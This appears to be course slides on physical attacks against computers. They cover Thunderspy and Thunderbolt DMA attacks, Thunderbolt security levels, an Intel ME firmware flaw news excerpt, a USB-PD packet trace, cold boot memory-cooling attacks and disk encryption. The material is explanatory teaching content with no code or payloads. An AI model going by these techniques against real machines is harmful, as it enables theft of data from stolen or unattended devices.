
# ThunderSpy

<https://thunderspy.io/>



## DMA attacks

- **Thunderbolt 1:** no protection against physical attacks
- Plug in malicious device  
→ Unrestricted R/W memory access (DMA)
- Access data from encrypted drives
- Persistent access possible, by e.g. installing rootkit




# TB2 security fix

## Threat Model

### Industry measures against opportunistic physical access



1. BIOS access control
2. Secure Boot
3. Boot Guard
4. Full Disk Encryption
5. Thunderbolt Security Levels



13

## Thunderbolt Security Architecture

- **Security Levels** – access control system enabling users to authorize trusted device only
- Introduced in Thunderbolt 2
- No authorization = No PCIe tunneling



14

# Thunderbolt Security Levels

	Definition
<b>SL0</b> None	<ul style="list-style-type: none"> <li>No security (legacy mode)</li> </ul>
<b>SL1</b> User	<ul style="list-style-type: none"> <li>Device authorization ACL based on UUID</li> <li>UUID fused in silicon</li> <li>Default setting on all PCs</li> </ul>
<b>SL2</b> Secure	<ul style="list-style-type: none"> <li>Device authorization based on UUID (SL1), <i>plus</i></li> <li>Cryptographic device authentication (challenge-response)</li> </ul>
<b>SL3</b> No PCIe tunneling	<ul style="list-style-type: none"> <li>Disable all Thunderbolt connectivity</li> <li>USB and/or DisplayPort tunneling only</li> </ul>
<b>SL4</b> Disable daisy-chaining	Terminate PCIe tunneling at first TB device (some Titan Ridge controllers only)
<b>Pre-boot protection</b>	PCIe tunneling enabled only if Thunderbolt device previously authorized by user

**Security Levels prevent malicious TB devices from accessing PCIe domain, thereby protecting against:**

- Device-to-host DMA attacks
- Device-to-device (P2P) DMA attacks
- PCI ID spoofing to target vulnerable device drivers
- TLP source ID spoofing



# Video of attack

<https://www.youtube.com/watch?v=7uvSZA1F9os>

# Intel ME attack

## How the Major Intel ME Firmware Flaw Lets Attackers Get 'God Mode' on a Machine

Researchers at Black Hat Europe today revealed how a buffer overflow they discovered in the chip's firmware can be abused to take control of a machine - even when it's turned 'off.'


A recently discovered and now patched vulnerability in Intel microprocessors could be used by an attacker to burrow deep inside a machine and control processes and access data - even when a laptop, workstation, or server is powered down.

Researchers who [discovered the flaw](#) went public [today at Black Hat Europe in London](#) with details of their finding, a stack buffer overflow bug in the Intel Management Engine (ME) 11 system that's found in most Intel chips shipped since 2015. ME, which contains its own operating system, is a system efficiency feature that runs during startup and while the computer is on or asleep, and handles much of the communications between the processor and external devices.

An attacker would need physical, local access to a victim's machine to pull off the hack, which would give him or her so-called "god mode" control over the system, according to Positive Technologies security researchers Mark Ermolov and Maxim Goryachy, who found the flaw.

And although Intel issued a [security advisory and update](#) for the vulnerability on November 20, Ermolov and Goryachy argue that the fix doesn't prevent an attacker from using other vulnerabilities for the attack that Intel also patched in the recent ME update, including buffer overflows in the ME kernel (CVE-2017-5705), the Intel Server Platform Services Firmware kernel (CVE-2017-5706), and the Intel Trusted Execution Engine Firmware kernel (CVE-2017-5707).

All the attacker would have to do is convert the machine to a vulnerable version of ME and exploit one of the older vulns in it, they say. Those flaws





# Powerbrick attack

**Dual USB-C**  
4 Ports Power Center



PD	4 Packets	SOP	PD Msg	Msg Type	Cable Plug	Msg ID	Obj Cnt	VDM Header	Cmd	Cmd Type	Obj Pos	Vendor ID								
	48-51	→ CBL		Vendor Defined	DFP or UFP	0	1		Discover Identity	Initiator	0	PD SID								
PD	Packet	Right	SRC	Msg Type	DR	PR	Msg ID	Obj Cnt	Fixed	Max Cur	Voltage	Dual Role	Fixed	Max Cur	Voltage	Dual Role	Fixed	Max Cur	Voltage	Dual Role
	52	"82-EVM Src"	→	Source Cap	DFP	SRC	0	3		3.00 A	5.00 V	0		3.00 A	12.00 V	0		3.00 A	20.00 V	0
PD	Packet	Left	SNK	Msg Type	DR	PR	Msg ID	Obj Cnt												
	53	"82-EVM Snk"	←	GoodCRC	UFP	SNK	0	0												
PD	Packet	Left	SNK	Msg Type	DR	PR	Msg ID	Obj Cnt	Request	Max Opr Cur/Pow	Opr Cur/Pow	Cap Mismatch	Obj Pos							
	54	"82-EVM Snk"	←	Request	UFP	SNK	0	1		2.50A / 62.50W	2.50A / 62.50W	0	3							
PD	Packet	Right	SRC	Msg Type	DR	PR	Msg ID	Obj Cnt												
	55	"82-EVM Src"	→	GoodCRC	DFP	SRC	0	0												
PD	Packet	Right	SRC	Msg Type	DR	PR	Msg ID	Obj Cnt												
	56	"82-EVM Src"	→	Accept	DFP	SRC	1	0												
PD	Packet	Left	SNK	Msg Type	DR	PR	Msg ID	Obj Cnt												
	57	"82-EVM Snk"	←	GoodCRC	UFP	SNK	1	0												
PD	Packet	Right	SRC	Msg Type	DR	PR	Msg ID	Obj Cnt												
	58	"82-EVM Src"	→	PS Ready	DFP	SRC	2	0												
PD	Packet	Left	SNK	Msg Type	DR	PR	Msg ID	Obj Cnt												
	59	"82-EVM Snk"	←	GoodCRC	UFP	SNK	2	0												

Figure 14. New Initial Power Negotiation Between Source and Snk 35-50W.pjt Sink

# Cold boot attacks

Lest We Remember: Cold Boot Attacks on Encryption Keys, Usenix'08

“Contrary to popular belief, DRAMs hold their values for surprisingly long intervals without power or refresh.”



Figure 5: Before powering off the computer, we spray an upside-down canister of multipurpose duster directly onto the memory chips, cooling them to  $-50^{\circ}\text{C}$ . At this temperature, the data will persist for several minutes after power loss with minimal error, even if we remove the DIMM from the computer.

# Protecting data in stolen computers

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Stolen computer



# Protecting data in stolen computers

- Basic protection: password-based login (OS level)



Stolen computer



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- Attacker can:
  - remove the hard drive
  - plug it into its computer
  - reboot



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Attacker's computer

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# Protecting data in stolen computers

- Basic protection: password-based login (OS level)
- Industry best practice: disk encryption



Stolen computer



Attacker's computer

# Disk Encryption Solutions



FileVault (Apple OS/X)



TrueCrypt



Bitlocker  
Device Encryption



**LUKS**  
Linux Unified Key Setup

